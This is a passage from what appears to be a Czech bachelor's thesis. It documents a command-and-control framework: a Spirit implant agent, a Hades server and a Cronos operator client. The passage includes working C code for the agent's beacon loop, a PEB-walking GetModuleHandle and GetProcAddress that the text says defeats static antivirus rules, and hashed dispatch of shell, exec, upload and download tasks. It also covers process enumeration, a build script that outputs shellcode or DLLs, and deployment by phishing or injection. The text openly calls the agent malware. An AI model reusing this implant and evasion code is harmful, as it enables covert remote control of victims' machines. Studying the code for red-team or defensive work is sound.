		free(tasks);
		i = 0;
	}

	winapi->Sleep(sleep_time  + get_random());
}
safely_end(1);
```

Kód 5.14 – Hlavní cyklus Spirit agenta

Obdobně jako u registrace, i zde jako první přichází kontrola počtu pokusů.

Následně se získávají příkazy pro Spirit agenta, které mohou vrátit tři možné výsledky:

- 0 – vrácená 0 znamená, že operace selhala a je případně přidán současný pokus
- -1 – při vrácené -1 víme, že Spirit agent byl smazán a je nutné se znovu registrovat
- Validní odkaz – spuštění obdržených příkazů

Po dokončení této podmínky se vypočítá spánkový čas a je použita funkce “Sleep” k pozastavení spouštění.

5.3.5 Dynamické hledání funkcí

Při inicializaci se hledají odkazy na funkce dynamicky současně při běhu programu ve funkci „init_winapi“. Pro toto hledání je možné využít funkce, které jsou součástí WinAPI a těmi jsou:

- GetModuleHandle
- GetProcAddress

Problém je, že tyto funkce v době spuštění nejsou známé a nelze je proto použít. V dnešní době jsou ale velmi dobře zdokumentované a je tedy možné si je integrovat přímo do Spirit agenta.

Mimo jiné tyto funkce slouží k oslabení statických pravidel antivirových programů, které mohou kontrolovat použité Windows API funkce pro rozhodování, zda je program škodlivý nebo nikoliv.

GetModuleHandle [52]

```
inline LPVOID spirit_GetModuleHandle(WCHAR* module_name)
{
    PPEB peb = NULL;
#if defined(_WIN64)
    peb = (PPEB)__readgsqword(0x60);
#else
    peb = (PPEB)__readfsdword(0x30);
#endif
    PPEB_LDR_DATA ldr = peb->Ldr;
    LIST_ENTRY list = ldr->InLoadOrderModuleList;

    PLDR_DATA_TABLE_ENTRY Flink = *((PLDR_DATA_TABLE_ENTRY*)(&list));
    PLDR_DATA_TABLE_ENTRY curr_module = Flink;

    while (curr_module != NULL && curr_module->BaseAddress != NULL) {
        if (curr_module->BaseDllName.Buffer == NULL) continue;
        wchar_t* curr_name = curr_module->BaseDllName.Buffer;

        size_t i = 0;
        for (i = 0; module_name[i] != 0 && curr_name[i] != 0; i++) {

            wchar_t c1, c2;
            TO_LOWERCASE(c1, module_name[i]);
            TO_LOWERCASE(c2, curr_name[i]);
            if (c1 != c2) break;
        }

        if (module_name[i] == 0 && curr_name[i] == 0) {
            //found
            return curr_module->BaseAddress;
        }
        // not found, try next:
        curr_module = (PLDR_DATA_TABLE_ENTRY)curr_module->InLoadOrderModuleList.Flink;
    }
    return NULL;
}
```

Kód 5.15 – Definice funkce „GetModuleHandle“

Účelem této funkce je prolistování systémové struktury PEB [53], kde je možné najít strukturu obsahující všechny načtené DLL knihovny v paměti.

V případě nalezení je vrácena adresa knihovny v paměti. V opačném případě je vrácena nula.

GetProcAddress [52]

```
inline LPVOID spirit_GetProcAddress(LPVOID module, char* func_name)
{
    IMAGE_DOS_HEADER* idh = (IMAGE_DOS_HEADER*)module;
    if (idh->e_magic != IMAGE_DOS_SIGNATURE) {
        return NULL;
    }
    IMAGE_NT_HEADERS* nt_headers = (IMAGE_NT_HEADERS*)((BYTE*)module + idh->e_lfanew);
    IMAGE_DATA_DIRECTORY* exportsDir = &(nt_headers-
>OptionalHeader.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT]);
    if (exportsDir->VirtualAddress == NULL) {
        return NULL;
    }

    DWORD expAddr = exportsDir->VirtualAddress;
    IMAGE_EXPORT_DIRECTORY* exp = (IMAGE_EXPORT_DIRECTORY*)(expAddr + (ULONG_PTR)module);
    SIZE_T namesCount = exp->NumberOfNames;

    DWORD funcsListRVA = exp->AddressOfFunctions;
    DWORD funcNamesListRVA = exp->AddressOfNames;
    DWORD namesOrdsListRVA = exp->AddressOfNameOrdinals;

    //go through names:
    for (SIZE_T i = 0; i < namesCount; i++) {
        DWORD* nameRVA = (DWORD*)(funcNamesListRVA + (BYTE*)module + i * sizeof(DWORD));
        WORD* nameIndex = (WORD*)(namesOrdsListRVA + (BYTE*)module + i * sizeof(WORD));
        DWORD* funcRVA = (DWORD*)(funcsListRVA + (BYTE*)module + (*nameIndex) *
sizeof(DWORD));

        LPSTR curr_name = (LPSTR)(*nameRVA + (BYTE*)module);
        size_t k = 0;
        for (k = 0; func_name[k] != 0 && curr_name[k] != 0; k++) {
            if (func_name[k] != curr_name[k]) break;
        }
        if (func_name[k] == 0 && curr_name[k] == 0) {
            //found
            return (BYTE*)module + (*funcRVA);
        }
    }
    return NULL;
}
```

Kód 5.16 – Definice funkce „GetProcAddress“

Tato funkce má za úkol najít požadovanou funkci podle jejího jména v dané DLL knihovně. GetProcAddress pracuje především se strukturou EAT, která obsahuje všechny exportované funkce pro danou knihovnu.

V případě nalezení je vrácen odkaz na požadovanou funkci, opačně se vrátí nula.

5.3.6 Spuštění příkazu

Pro spuštění příkazu je nejdříve každý příkaz rozkódován, aby byl zjištěn jeho typ. Tato procedura probíhá ve funkci „execute_task“.

Rozhodování probíhá na vytvořeném djb2 hash z řetězce znaků obsahující typ příkazu.

```
unsigned long calculate_id(unsigned char *type){
	unsigned long hash = 5381;
	int c;

	while (c = *type++)
		hash = ((hash << 5) + hash) + c; /* hash * 33 + c */

	return hash;
}
```

Kód 5.17 – Definice funkce pro počítání djb2 hash čísla [58]

```
int id = calculate_id(type);
struct Task_output * answer = -1;
switch(id){

        // download
        case 1132745181:
                answer = download_handler(task_object);
                break;

        // upload
        case 552758474:
                answer = upload_handler(task_object);
                break;

        // shell
        case 274384253:
                answer = shell_handler(task_object);
                break;

        // exec
        case 2090237354:
                answer = exec_handler(task_object);
                break;
. . . . . .
```

Kód 5.18 – Ukázka kódu porovnání typu příkazu podle jeho djb2 hashe

Získaný hash je porovnán switchem s pevně definovanými konstantami, které odpovídají řetězci typu příkazu. V případě přidání nového příkazu pro Spirit agenta je zde nutné definovat novou konstantu, která odpovídá vygenerovanému hashi.

Každá z „handler“ funkce používá strukturu „Task_output“, která je definována následovně:

```
struct Task_output{
	unsigned long size;
	void * object;
	int err;
};
```

Kód 5.19 – Definice struktury „Task_output“

Tyto parametry je velice důležité správně nastavit při vrácení handler funkcí.

Tabulka 8 – Popis struktury “Task_output“

Proměnná	Popis
size	Velikost proměnné object. Tato velikost musí být celková velikost objektu v bytech. (To tedy znamená, že velikost ve wchar je nutné vynásobit dvěma)
object	Odkaz na řetězec širokých znaků. Je tedy nutné konvertovat klasické znaky do širokých znaků (wchar).
err	Chybový kód poslaný ve výsledku. Kód není pevně definován a záleží na daném příkazu

V případě správného spuštění příkazu je vytvořena komunikace na listener pro odevzdání výsledku. Tato procedura se děje postupně pro každý příkaz, nikoliv současně (Spirit agent pracuje pouze v jednom vlákně).

5.3.7 Výčet spuštěných procesů

Pro listování všech spuštěných procesů v systému je možné použít několik různých API, které jsou dostupné ve Windows, jako jsou například:

- EnumProcesses
- WTSEnumerateProcessesA
- CreateToolhelp32Snapshot

Problém je, že tyto API nemusí vrátit všechny dostupné informace a na tyto informace se musí použitím jiného API následně dotazovat. Tento způsob není úplně efektivní.

Vše lze vyřešit použitím nativního API "NtQuerySystemInformation" dostupného v DLL knihovně "ntdll.dll". Nevýhodou je, že v případě nižšího oprávnění Spirit agenta není toto API možné použít.

```
while (1) {
		if (p != NULL) winapi->VirtualFree(p, 0x0, MEM_RELEASE);

		// try to get the information details
		p = (PSYSTEM_PROCESS_INFORMATION)winapi->VirtualAlloc(NULL, alloc_size,
MEM_RESERVE | MEM_COMMIT, PAGE_READWRITE);
		result_status = winapi-
>NtQuerySystemInformation(SystemProcessInformation, (PVOID)p, (ULONG)alloc_size,
&return_size);

		// if success, break the loop and proceed to printing details
		if (result_status == STATUS_SUCCESS) { break; }
		else if (result_status != STATUS_INFO_LENGTH_MISMATCH) {
			winapi->VirtualFree(p, 0x0, MEM_RELEASE);
			p = NULL;
			return -1;
		}

		// Add returned size to make enough space
		alloc_size += return_size;
	}
```

Kód 5.20 – Ukázka použití funkce „NtQuerySystemInformation“

Funkce se používá v nekonečném cyklu, jelikož není zprvu známé, kolik je nutné paměti. Namísto použití haldy je zde využíváno Windows API "VirtualAlloc".

Kostra kódu je převzata od uživatele "tbhaxor" (viz. [54]), ale pro účely ve Spirit agentovi je značně modifikována.

5.3.8 Kompilace a konfigurace

Při kompilaci Spirit agenta byl vytvořen powershellový skript, kterým je možné jednoduše specifikovat konfigurace a možnosti kompilace. Podle definovaných požadavků je nutné mít tyto možnosti pro kompilaci:

- **DLL** – Knihovna
- **EXE** – Spustitelný soubor (Konzolový nebo Windows)
- **Shellcode** – Nezávislý spustitelný kód

Výběr těchto kompilací probíhá na základě argumentu "Build", který je nutné specifikovat při spuštění skriptu.

```
PS Z:\BP\Spirit> .\build.ps1 -Build Shellcode
Chosen Shellcode build
Shellcode will exit as thread
Compiling sources
exe.c
comms.c
spirit.c
parsing.c
memory.c
tasks.c
globals.c
init.c
download.c
exec.c
ps.c
shell.c
stop.c
upload.c
whoami.c
Linking objects
Transforming spirit.exe to shellcode
Shellcode saved to spirit.bin
Removing compilation artifacts
```

Obr. 5.1 – Ukázka spuštění kompilačního skriptu použitím Shellcode možnosti

K dispozici jsou tedy následující možnosti:

- **Console** – Konzolové aplikace (EXE)
- **Windows** – GUI Windows aplikace (EXE)
- **Dll** – DLL knihovna
- **Shellcode** – Shellcode forma
- **DebugDefine** – Debugovací verze s hláškami
- **Debug** – Debugovací verze bez hlášek

Spirit agenta je také možné konfigurovat na základě modifikace kompilačního skriptu.

Tabulka 9 – Dostupné konfigurace pro Spirit agenta

Konfigurace	Základní hodnota	Popis
host	192.168.43.132	Řetězec obsahující doménu nebo IP adresu listener API
port	8888	Port, na kterém listener naslouchá
uri	/	Základní předpona přístupových bodů listener API
useragent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.0.0 Safari/537.36 Edg/108.0.1462.2	HTTP hlavička „User-Agent“ používaná ke každému připojení na listener
tries	15	Maximální počet selhaných pokusů pro terminaci Spirit agenta. Pro neomezené pokusy je možné zvolit -1.
sleep	3500	Spánkový čas pro cyklus Spirit agenta v ms
jitter	1500	Maximální (i minimální) hodnota v ms náhodného spánkového intervalu, který je přičten k základní sleep hodnotě.
thread	True	Ukončení Spirit agenta probíhá na úrovni vlákna

Většinu těchto možností je možné modifikovat přímo v kompilačním skriptu. Jediným rozdílem je useragent, který je dostupný v kódu “globals.c”.

Důležitou roli zde hraje terminál, ze kterého bude skript spuštěn. Samotný skript totiž počítá s dostupností různých nástrojů v cestě, které jsou součástí programu Visual Studio. Je tedy nutné zapínat skript skrze nativní příkazový řádek pro Visual Studio.

Také je důležité být ve stejné složce jako je repozitář Spirit agenta. Skript nefunguje relativně!

Je nutné zmínit, že agenti nejsou předem zkompilováni. Je totiž nutné jejich konfigurace adaptovat na dané prostředí a také nasazení.

5.3.9 Nasazení

Spirit agent je program, jehož účelem je vzdálené ovládání počítače. Právě tento typ programů se řadí pod skupinu malwaru.

Spuštění takového malwaru je obrovskou výzvou samo o sobě. Útočník může využít zranitelný program, donutit uživatele spustit soubor pomocí phishingového útoku, nebo provést DLL injection[1]. Tento proces je velmi kreativní a záleží na tom, jaké možnosti útočník má. Proto není možné jednoznačně určit, jak by se měl Spirit agent nasadit.

Jednotlivé verze a popřípadě jejich možnost spuštění je v následující tabulce:

Tabulka 10 – Možnosti spuštění Spirit agenta

Typ kompilace	Popis	Možnost spuštění
Console	Konzolová aplikace (EXE)	Skrze terminál nebo plochu (bude vidět příkazový řádek)
Windows	GUI Windows aplikace (EXE)	Skrze terminál nebo plochu (nebude vidět příkazový řádek)
DLL	DLL knihovna	Existuje zde mnoho vektorů spuštění jako je DLL injection. Knihovna je také uzpůsobena pro spuštění při použití programu „run32.dll“
Shellcode	Shellcode forma	Existuje mnoho vektorů spuštění jako je použití při exploitu (kdy je možné spustit shellcode), process injection[2] a mnoho dalších.

[1] Windows API umožňuje nahrát libovolné DLL knihovny do zvolených procesů (za předpokladu dostatečných privilegií)

[2] Windows API umožňuje vytvořit novou spusitelnou část paměti a nové vlákno ve zvoleném procesu, čímž je možné spustit část kódu v kontextu zvoleného procesu.

5.4 Cronos klient

Tato kapitola obsahuje popis fungování watchdog vláken, implementaci příkazových řádků a potřebné struktury ke správnému chodu i jejich případné modifikace.

5.4.1 Watchdog vlákna

Pro zpříjemnění práce uživatele běží v Cronos klientovi současně další dvě vlákna, které kontrolují stavy objektů na Hades serveru. První watchdog vlákno kontroluje stav Spirit agentů a druhé výsledky rozkazů zadaných danému agentovi.

```
proc watch_spirit_results*(args: tuple[token: string, host: string, uid:string,
username: string]) {.thread.} =
    var old_spirits: JsonNode

    while true:
        let tried = watchdog_spirit_channel.tryRecv()
        if tried.dataAvailable:
            if tried.msg == "exit":
                stdout.styledWrite(primary,bold,"Ending spirit watchdog\n")
                break
        var res: Http_Return = get_spirits_thread(args.token,args.host)
        if(res.failed == true):
            sleep(2000)
            continue
        if(old_spirits != nil):
            compare_spirits(res.json_body, old_spirits, args.uid, args.username)
        old_spirits = res.json_body
        sleep(100)
```

Kód 5.21 – Definice hlavní funkce pro Spirit watchdog vlákno

Vlákno běží v nekonečném cyklu a nejprve kontroluje komunikační kanál, zda nepřišla zpráva o jeho ukončení. V případě, že ano, vlákno se okamžitě ukončí.

Následně získává z Hades server API současné Spirit agenty uložené v databázi. Tyto agenty si uchová v paměti pro další iterace a následně se porovnávají.

V případě, že je registrovaný nový agent, tak se vypíše do konzole jeho univerzální identifikátor.

Identicky vypadá i vlákno pro získávání výsledků – Result watchdog. Jediným rozdílem je, že Result watchdog ukládá unikátní identifikátory získaných výsledků v komunikačním kanále. Ten je použitý při zobrazování nedávných výsledků.

5.4.2 Příkazový řádek

Fungování integrovaného příkazového řádku do Cronos klienta je založeno na jeho stavovém diagramu v předchozí kapitole (viz. obr. 4.13).

V Cronos klientovi jsou tedy dohromady dva integrované příkazové řádky. Tím hlavním je Cronos a dále Spirit příkazový řádek.

```
proc cronos_shell*(): int {.discardable} =
    print_header()
    watchdog_channel.open()
    result_channel.open()
    watchdog_spirit_channel.open()


createThread(spirit_watchdog,watch_spirit_results,(config.token,config.host,"CRONOS"
,config.user))

    while true:
        stdout.styledWrite(reset_ansi & primary & "----------------------------\n")
        var cmd = get_command("[CRONOS] (" & config.user & ") $> ","cronos_history")
        stdout.styledWrite(reset_ansi & primary & "----------------------------\n")
        if cmd == "\r\r\r":
            stdout.styledWrite(primary,bold,"If you wish to exit program use exit
command or Ctrl-D!\n")
            continue
        if cmd.isEmptyOrWhitespace == true:
            continue
        var res = command_handler(cmd,all_cmds)
        if res == -1:
            exit_handler()
```

Kód 5.22 – Definice funkce pro Cronos příkazový řádek

Na začátku funkce je vypsán do konzole hlavičkový text, který obsahuje název aplikace a její verzi.

Následně jsou otevřeny tři kanály, které slouží jako interní komunikace mezi vlákny. V Cronos příkazové řádce je spuštěno watchdog vlákno pro kontrolu nově příchozích Spirit agentů.

Další částí v kódu se Cronos klient dostane do nekonečné smyčky, ve které vypisuje formátování příkazové řádky a získává uživatelský vstup. Na základě tohoto vstupu je spuštěn příkaz „command_handler“, který má za úkol projít známé příkazy a spustit je. Tato funkce očekává dva parametry a tím je samotný vstup a sada příkazů, ze kterých může vybírat.

```
proc spirit_shell(sync: bool): bool =

    watchdog_spirit_channel.send("exit")
    spirit_watchdog.joinThread()


createThread(spirit_watchdog,watch_spirit_results,(config.token,config.host,config.sp
irit_uid,config.user))

createThread(watchdog,watch_task_results,(config.token,config.host,config.spirit_uid,
sync,config.user))

    . . . . . .

    watchdog_channel.send("exit")
    watchdog.joinThread()

    watchdog_spirit_channel.send("exit")
    spirit_watchdog.joinThread()


createThread(spirit_watchdog,watch_spirit_results,(config.token,config.host,"CRONOS",
config.user))

    return false
```

Kód 5.23 – Částečná definice funkce pro Spirit příkazový řádek

V případě Spirit příkazové řádky se restartuje Spirit watchdog vlákno z důvodu změny formátování a poté se spustí result watchdog.

Následně přichází nekonečný cyklus, který funguje na stejném principu jako v Cronos příkazovém řádku. Rozdílem je chybová hláška, formátování předpon a možnost „sync“ módu, ve kterém se čeká na výsledek před vrácením.

Po ukončení cyklu je poslán příkaz Result watchdog vláknu pro jeho ukončení a Spirit watchdog je opět restartován s formátováním Cronos příkazové řádky.

5.4.3 Struktury

V této sekci se podíváme na různé struktury implementované k fungování integrované příkazové řádky.

Pole příkazů

Příkazy pro každý integrovaný příkazový řádek jsou založeny na struktuře „Command".

```
type
  Command* = object
    name*: string
    desc*: string
    detail*: string
    handler*: proc (args: Command_Args):
Command_Return
```

Kód 5.24 – Definice struktury „Command"

Při inicializaci Cronos klienta jsou vytvořeny dvě pole těchto struktur, které jsou naplněny potřebnými parametry a funkcemi pro příkazy.

```
proc fill_db*(): int {.discardable} =
    all_cmds.add(Command(
        name:"Help",
        desc:"Print help message or get info about a command",
        detail:"""This command can be used with or without args.
Using it without args will print every available command and their
description
Using args will print detailed descriptions
    Usage: help <command>""",
        handler:help_handler
        ))
. . . . . .
```

Kód 5.25 – Ukázka naplnění pole „Command" struktur pro Cronos příkazový řádek

Obdobně vypadá i naplnění příkazů pro Spirit příkazový řádek pouze s jinými funkcemi a příkazy.

V případě modifikace a případného přidání nového příkazu je zde nutné přidat příkaz do pole společně s popisem, jménem a samotnou funkcí. Je také zapotřebí vybrat správné pole podle účelu příkazu (příkaz pro Spirit agenta bude v poli pro Spirit příkazový řádek).

Handler funkce

Každý příkaz má přiřazenou vlastní funkci, která přijímá celý řádek příkazu. A vrací struktury typu „Command_Return“.

```
type
  Command_Return* = object
    message*: string
    code*: int
```

Kód 5.26 – Definice struktury „Command_Return“

Na základě chybové kódu a hlášky je možné upozornit uživatele na špatný syntax apod. Chyby nejsou pevně definovány a jsou pro každý příkaz individuálně řešeny.

Při úspěšném provedení příkazu musí být chybový kód rovný nule (hláška je v takovém případě ignorována).

Komunikace

Veškeré funkce používané ke komunikaci mezi Hades serverem a jeho API mají vlastní strukturu určenou k usnadnění práce.

```
type
  Http_Return* = object
    message*: string
    failed*: bool
    json_body*: JsonNode
```

Kód 5.27 – Definice struktury „Http_Return“

Tato struktura obsahuje podmínku „failed“, která udává, zda komunikace proběhla úspěšně nebo ne. Proměnná „message“ obsahuje případnou chybovou hlášku a „json_body“ obsahuje JSON objekt, který je naplněn v případě úspěchu.

Config

Některé hodnoty se používají v celém Cronos klientovi a pro tento případ je vytvořena struktura “Args”. Tato struktura je globálně dostupná v proměnné “config”.

```
type
  Args* = object
    hades*: string
    port*: string
    host*: string
    token*: string
    user*: string
    spirit_uid*: string
```

Kód 5.28 – Definice struktury „Args“

Tyto proměnné fungují následovně:

Tabulka 11 – Popis struktury „Args“

Proměnná	Popis
hades	Doména nebo IP adresa Hades serveru
port	Naslouchávací port Hades serveru
host	Celá URL cesta k Hades serveru
token	JWT získaný po autentizaci operátora
user	Jméno přihlášeného operátora
spirit_uid	Současný univerzální identifikátor Spirit agenta při užívaní Spirit příkazové řádku

5.4.4 Kompilace

Klient je zkompilovaný ve složce “bin”, která je obsahem přílohy. Ale je nutné zdůraznit, že kompilace, spuštění a testování probíhalo na architektuře x86. Ověření funkčnostni na architektuře ARM není.

6 Uživatelská dokumentace Cronos klienta

V této sekci se podíváme na všechny funkce a možnosti Cronos klienta, kterým lze ovládat Hades server. Ovládání samozřejmě zahrnuje i samotné Spirit agenty.

6.1 Argumenty

Při spouštění Cronos klienta bez užití jakýchkoliv argumentů v příkazovém řádku budou využity výchozí parametry definované v kódu. Pro vypsání dostupných argumentů lze využít klasický help argument – ve tvaru „-h".

```
Cronos
Version: 1.0.0
        --help          -h      Print this message
        --version       -V      Print current Cronos version
        --hades         -H      Specify hades host {default 127.0.0.1}
        --port          -p      Specify hades port {default 1234}

Examples:
        cronos -i=127.0.0.1 -p=1234
```

Obr. 6.1 – Cronos klient vypsání help argumentu

Cronos klient obsahuje tedy následující možnosti:

- **Help** – vypíše dostupné možnosti
- **Version** – vypíše současnou verzi
- **Hades** – nastavení IP adresy nebo domény Hades serveru
- **Port** – nastavení portu pro Hades server

Výchozí nastavení počítá, že Hades server bude naslouchat na „127.0.0.1" (neboli localhost) adrese s portem „1234". Parametry lze upravit na základě vzorového příkladu. Například, pokud by bylo nutné mít Hades server na IP adrese „192.168.43.12" a portu „8888", příkaz by mohl vypadat následovně:

```
./cronos -i=192.168.43.12 -p=8888
```

Kód 6.1 – Ukázka spuštění Cronos klienta

6.2 Spuštění

Při spouštění se Cronos klient nejdříve pokusí připojit na zadaný Hades server.

V případě, kdy Hades server není dostupný, nebo je zadána špatná adresa, Cronos klient vypíše hlášku o chybě a ukončí se.

```
Chosen Hades host: http://127.0.0.1:1234/
Hades server is offline!
Exiting!
```

Obr. 6.2 – Cronos klient pokus o připojení na Hades server selhal

Pokud uspěje, tak následuje autentizační proces, kdy se musí registrovaný operátor serveru přihlásit pomocí hesla.

```
Chosen Hades host: http://127.0.0.1:1234/
Operator username: Admin
Operator password:
```

Obr. 6.3 – Cronos klient příklad autentizačního procesu uživatele Admin

Tento proces může selhat v případě neexistujícího uživatele, špatného hesla nebo náhlou nedostupností Hades serveru. V případě selhání jsou důvody vypsány do příkazového řádku.

```
Chosen Hades host: http://127.0.0.1:1234/
Operator username: Admin
Operator password:
Login successful!

CRONOS

Version: 1.0.0
------------------------------
[CRONOS] (Admin) $>
```

Obr. 6.4 – Cronos klient úspěšná autentizace a získání přístupu do Cronos příkazového řádku

Po přihlášení Cronos klient vypíše úspěšnost autentizace a poskytne operátorovi přístup ke Cronos příkazovému řádku.

6.3 Cronos příkazový řádek

Po úspěšné autentizaci může operátor konečně používat mnohé funkcionality Hades serveru. Pro lepší pohodlí operátora je při každém novém příkazu vygenerována předpona obsahující jméno přihlášeného operátora a současný příkazový řádek.

```
------------------------------
[CRONOS] (Admin) $>
```

Obr. 6.5 – Cronos klient ukázka vygenerovaného řetězce pro uživatele Admin

Příkazy v Cronos příkazové řádce nejsou case sensitive.

Při běhu Cronos příkazového řádku nebo Spirit příkazového řádku běží současně vlákno, které kontroluje příchozí registrace nových Spirit agentů. Toto vlákno se nazývá "Spirit watchdog". V případě nové registrace vypíše univerzální identifikátor nového Spirit agenta.

```
[CRONOS] (Admin) $>
[WATCHDOG] Spirit ae113873afb7cccf10e45d20c4be0d59 just registered
```

Obr. 6.6 – Cronos klient ukázka Spirit watchdog vlákna při registraci Spirit agenta

6.3.1 Help

Příkazem "help" je možné vypsat do konzole všechny dostupné příkazy a jejich popisy.

```
[CRONOS] (Admin) $> help
----------------------------
Cronos command name Command's Description

Help                Print help message or get info about a command
Exit                Exits cronos
Operator            List, register or remove Hades operators
Listener            Create, start, stop or manage listeners
Spirit              Manage and control spirits
```

Obr. 6.7 – Cronos klient užití příkazu help

Také je možné získat podrobnější popis o určeném příkazu podle následujícího syntaxu:

```
help <příkaz>
```

Kód 6.2 – Ukázka použití příkazu help

6.3.2 Exit

Příkaz "exit" očekávaně ukončí běh aplikace. Stejného efektu lze dosáhnout odesláním signálu pomocí kombinací na klávesnici Ctrl-D.

6.3.3 Operator

Příkazem "operator" lze provádět operace jako zobrazovat, odstraňovat nebo registrovat operátory Hades serveru.

```
[CRONOS] (Admin) $> operator
----------------------------
        This command can be used to list, register, remove operators or change their password.
        Using without args will print this description
        Available args:

            list      Lists all registered operators
            register  Prompts for a new operator and registers it on Hades
            remove    Attempts to remove operator by it's username or id
            change    Attempts to change operator's password
```

Obr. 6.8 – Cronos klient popis příkazu operator

K dispozici jsou tedy následující argumenty:

- List
- Register
- Remove
- Change

List

Tímto argumentem lze vypsat současně registrované operátory. Toto vypsání zahrnuje pouze přezdívku a unikátní identifikátor operátorů.

```
[CRONOS] (Admin) $> operator list
----------------------------
```

Username	Id
Admin	1
Test	2

Obr. 6.9 – Cronos klient vypsání příkazu operator list

Register

Tímto argumentem je možné registrovat nové operátory.

Hesla jsou skryta tak, aby pouze operátor znal jejich obsah. Tímto způsobem se také neukládají do historie, čímž lze zabránit odposlechu ze souboru historie příkazů.

```
[CRONOS] (Admin) $> operator register
----------------------------
Operator username: Test
Operator password:
Operator password repeat:
User Test has been successfully registered!
```

Obr. 6.10 – Cronos klient registrace operátora Test

Remove

Tento argument slouží k odstranění operátora z databáze. Odstranit operátora lze buď za použití jeho jména, nebo unikátního identifikátoru. Tento argument může selhat, pokud daný operátor neexistuje.

```
[CRONOS] (Admin) $> operator remove Test
----------------------------
User Test has been deleted!
```

Obr. 6.11 – Cronos klient odstranění uživatele Test

Change

Argumentem change je možné změnit heslo daného uživatele.

```
[CRONOS] (Admin) $> operator change
----------------------------
Operator username: Test
Operator password:
Operator password repeat:
Password for user Test has been successfully changed!
```

Obr. 6.12 – Cronos klient změna hesla uživatele Test

Obdobně jako u argumentu register, i zde není heslo viditelné z bezpečnostních důvodů.

6.3.4 Listener

Příkaz listener umožňuje vytvářet, startovat, vypínat nebo celkově spravovat listenery.

```
[CRONOS] (Admin) $> listener
---------------------------
        This command can be used to create, start, stop or manage listeners.
        Using without args will print this description
        Available args:

            list        Lists all registered operators
            create      Creates a new listener
            start       Starts provided listener
            stop        Stops provided listener
            get         Gets a specific listener and it's info
            delete      Deletes provided listener
            update      Updates provided listener
```

Obr. 6.13 – Cronos klient popis příkazu listener

K dispozici jsou tedy následující argumenty:

- List
- Create
- Start
- Stop
- Get
- Delete
- Update

List

Argumentem list je možné vypsat všechny existující listenery.

```
[CRONOS] (Admin) $> listener list
---------------------------
```

Id	Name	Created	Ip	Port	Uri	Startup	PID
1	SpiritTester	2023-03-07 00:55:47	192.168.43.132	8888		True	609936
2	HelloWorld	2023-04-05 21:01:20	127.0.0.1	8888	hello	True	None

Obr. 6.14 – Cronos klient vypsání všech existujících listenerů

Sloupec "Startup" značí, zda se Listener spustí při spuštění samotného Hades serveru.

V případě běžícího listeneru je součástí objektu identifikátor procesu – PID. Pokud listener zrovna není nastartovaný, tak je zde řetězec "None".

Create

Argumentem create je možné vytvořit nový listener. Parametry jsou definovány v následující tabulce.

Tabulka 12 – Parametry pro listener create

Parametr	Popis
-i	IP adresa, na kterém bude listener naslouchat
-p	Port, na kterém bude listener naslouchat
-u	Předpona URI pro všechny přístupové body listener API
-s	Možnost startu listeneru při zapnutí Hades serveru
-n	Pojmenování listeneru

Příkladný listener je možné vytvořit následovně:

```
listener create -i=127.0.0.1 -p=8888 -u=hello -s -n=HelloWorld
```

Kód 6.3 – Ukázka použití příkazu listener s argumentem create

```
[CRONOS] (Admin) $> listener create -i=127.0.0.1 -p=8888 -u=hello -s -n=HelloWorld
----------------------------
Listener 2 has been created!
```

Obr. 6.15 – Cronos klient ukázka tvorby listeneru

Start

Argumentem start je možné nastartovat zvolený listener. Listener lze zvolit jeho unikátním identifikátorem nebo jménem.

```
[CRONOS] (Admin) $> listener start 2
----------------------------
Listener 2 has been started!
```

Obr. 6.16 – Cronos klient start listeneru s identifikátorem 2

Stop

Argumentem stop je možné zastavit běžící zvolený listener. Listener lze zvolit použitím jeho unikátního identifikátoru nebo jménem.

```
[CRONOS] (Admin) $> listener stop 2
----------------------------
Listener 2 has been stopped!
```

Obr. 6.17 – Cronos klient zastavení listeneru s id 2 užitím argumentu stop

Get

Tento argument slouží k získání a vypsání jednoho určitého listeneru a to za pomoci unikátního identifikátoru listeneru nebo jeho jména.

```
[CRONOS] (Admin) $> listener get HelloWorld
---------------------------
```

Id	Name	Created	Ip	Port	Uri	Startup	PID
2	HelloWorld	2023-04-05 21:01:20	127.0.0.1	8888	hello	True	610666

Obr. 6.18 – Cronos klient ukázka použití argumentu get

Delete

Tímto argumentem je možné smazat určitý listener s pomocí jeho jména nebo unikátního identifikátoru.

```
[CRONOS] (Admin) $> listener delete HelloWorld
------------------------------
Listener HelloWorld has been deleted!
```

Obr. 6.19 – Cronos klient ukázka smazání listeneru pomocí jména

Update

Pomocí tohoto argumentu je možné pozměnit nastavení listeneru. Parametry, které lze použít při aktualizaci, jsou definovány v následující tabulce.

Tabulka 13 – Parametry pro listener update

Parametr	**Popis**
-i	IP adresy, na kterých bude listener naslouchat
-p	Port, na kterém bude listener naslouchat
-u	Předpona URI pro všechny přístupové body listener API
-s	Možnost startu listeneru při zapnutí Hades serveru
-n	Pojmenování listeneru
-l	Jméno nebo identifikátor listeneru pro aktualizaci

Ukázka aktualizace listeneru s identifikátorem 2:

```
listener update -l=2 -i=127.0.0.1 -p=5555 -n=HelloWorldUpdated -s=true
```

Kód 6.4 – Ukázka použití příkazu listener
s argumentem update

6.3.5 Spirit

Příkazem spirit je možné zobrazit, smazat a kontrolovat spirit agenty.

```
[CRONOS] (Admin) $> spirit
----------------------------
        This command can be used to list, delete and control spirits.
        Using without args will print this description
        Available args:

            list        Lists all spirits
            get         Get a spirit object based on its uid
            shell       Drops into spirit shell which can be used to task spirits
            delete      Delete one specified or all spirits
```

Obr. 6.20 – Cronos klient popis příkazu spirit

K dispozici jsou tedy následující argumenty:

- List
- Get
- Shell
- Delete

List

Tímto argumentem je možné vypsat všechny registrované Spirit agenty.

```
[CRONOS] (Admin) $> spirit list
----------------------------
```

UID	Created	Host	Name	Listener
5e0c6c25356dacc801829a583048d6d0	2023-04-05 22:38:08	192.168.43.134	SpiritLQBFqVdpDw	1

Obr. 6.21 – Cronos klient zobrazení všech registrovaných Spirit agentů

Poslední sloupec značí listener, který agenta registroval.

Get

Pomocí tohoto argumentu je možné vypsat informace o jednom určitém listeneru za pomoci unikátního identifikátoru Spirit agenta.

```
[CRONOS] (Admin) $> spirit get 5e0c6c25356dacc801829a583048d6d0
--------------------------
```

UID	Created	Host	Name	Listener
5e0c6c25356dacc801829a583048d6d0	2023-04-05 22:38:08	192.168.43.134	SpiritLQBFqVdpDw	1

Obr. 6.22 – Cronos klient příklad získání informací o spirit agentovi

Shell

